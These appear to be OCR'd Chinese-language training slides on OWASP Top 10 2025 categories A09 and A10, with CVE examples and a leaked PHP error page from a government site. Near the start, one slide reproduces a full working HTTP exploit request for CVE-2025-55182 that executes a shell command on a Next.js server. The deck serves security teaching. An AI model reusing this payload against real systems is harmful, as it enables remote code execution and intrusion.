
CVE-2025-55182 弱點影響

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: 192.168.208.155:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
  Safari/537.36 Assetnote/1.0.0
4 Next-Action: x
5 X-Nextjs-Request-Id: b5dce965
6 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
7 X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
8 Content-Length: 580
9
10 ------WebKitFormBoundaryx8jO2oVc6SWP3Sad
11 Content-Disposition: form-data; name="0"
12
13 {"then":"$1:__proto__:then","status":"resolved_model","reason":-1
  ,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"process.
  mainModule.require('child_process').execSync('gnome-calculator');
  ","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"
  }}}
14 ------WebKitFormBoundaryx8jO2oVc6SWP3Sad
15 Content-Disposition: form-data; name="1"
16
17 "$@0"
18 ------WebKitFormBoundaryx8jO2oVc6SWP3Sad
19 Content-Disposition: form-data; name="2"
20
21 []
22 ------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
23
24
```

Response



A09:2025 –安全紀錄與告警失效 (Security Logging & Alerting Failures)

- 僅記錄日誌是不夠的，系統必須具備有效的告警機制
  - Auditable events, such as logins, failed logins, and high-value transactions, are not logged.
  - Logs of applications and APIs are not monitored for suspicious activity.
  - The application cannot detect, escalate, or alert for active attacks in real-time or near real-time
- 可對應CWE列表
  - CWE-117: Improper Output Neutralization for Logs
  - CWE-778 Insufficient Logging
- Example
  - 登入失敗未紀錄log
  - CVE-2025-59476

Source: https://owasp.org/Top10/2025/A09_2025-Security_Logging_and_Alerting_Failures/

未紀錄足夠的log資訊

CVE-2008-4315 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

tog-pegasus in OpenGroup Pegasus 2.7.0 on Red Hat Enterprise Linux (RHEL) 5, Fedora 9, and Fedora 10 does not log failed authentication attempts to the OpenPegasus CIM server, which makes it easier for remote attackers to avoid detection of password guessing attacks.

A10:2025 – 異常情況處理不當 (Mishandling of Exceptional Conditions)

- 應用程式無法預期、偵測或安全地回應不尋常的錯誤情境
- 2025年新類別
- **Send a crafted request to an unexpected destination**
  - protected by a firewall, VPN, or another type of network access control list (ACL)
- 可對應CWE列表
  - CWE-209 Generation of Error Message Containing Sensitive Information (錯誤訊息含敏感資訊)
  - CWE-248: Uncaught Exception
  - CWE-636 Not Failing Securely ('Failing Open')
  - Example
    - CVE-2023-41151

Source: https://owasp.org/Top10/2025/A10_2025-Mishandling_of_Exceptional_Conditions/

詳細錯誤訊息案例

view-source:https://www.fnp.gov.tw/mobile/Contact_map.php?area=B000

```
<br />
<b>Warning</b>:  include_once(../NPBO_S/Web/System.cfg) [<a href='function.include-once'>function.include-once</a>]: failed to open stream: No such file or director
<br />
<b>Warning</b>:  include_once() [<a href='function.include'>function.include</a>]: Failed opening '../NPBO_S/Web/System.cfg' for inclusion (include_path='.:/usr/sha
<!DOCTYPE html>
<html lang="zh-tw">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="Accessible_website" content="本網站通過A+等級無障礙網頁檢測" />
<meta name="DC.Title" content="財政部國有財產署行動版 》本署及所屬單位聯絡資訊" />
<meta name="DC.Creator" content="財政部國有財產署" />
<meta name="DC.Subject" content="財政部國有財產署行動版 》本署及所屬單位聯絡資訊" />
<meta name="DC.Description" content="財政部國有財產署行動版 》本署及所屬單位聯絡資訊" />
<meta name="DC.Contributor" content="財政部國有財產署" />
<meta name="DC.Type" content="text/html" />
<meta name="DC.Format" content="text" />
<meta name="DC.Source" content="財政部國有財產署" />
<meta name="DC.Language" content="中文" />
<meta name="DC.coverage.t.min" content="2019-03-18" />
<meta name="DC.coverage.t.max" content="2019-07-16" />
<meta name="DC.Publisher" content="財政部國有財產署" />
<meta name="DC.Date" content="2019-05-17" />
<meta name="DC.Identifier" content="307060000D" />
<meta name="DC.Relation" content="無" />
<meta name="DC.Rights" content="財政部國有財產署" />
<meta name="Category.Theme" content="520" />
<meta name="Category.Cake" content="4B0" />
<meta name="Category.Service" content="I61" />
<meta name="Keywords" content="" />
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>本署及所屬單位聯絡資訊-財政部國有財產署行動版</title>
```


Source: https://zeroday.hitcon.org/api/vulnerability/4039/attachments/7f021750d66574680332ae6f326ad08a

案例 (CVE-2023-41151)

CVE-2023-41151 Detail

MODIFIED AFTER ENRICHMENT

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

An uncaught exception issue discovered in Softing OPC UA C++ SDK before 6.30 for Windows operating system may cause the application to crash when the server wants to send an error packet, while socket is blocked on writing.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NVD	**NIST:** NVD	**Base Score:** 7.5 HIGH	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
	ADP: CISA-ADP	**Base Score:** 7.5 HIGH	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

Source: https://nvd.nist.gov/vuln/detail/CVE-2023-41151

問題討論

THANK YOU !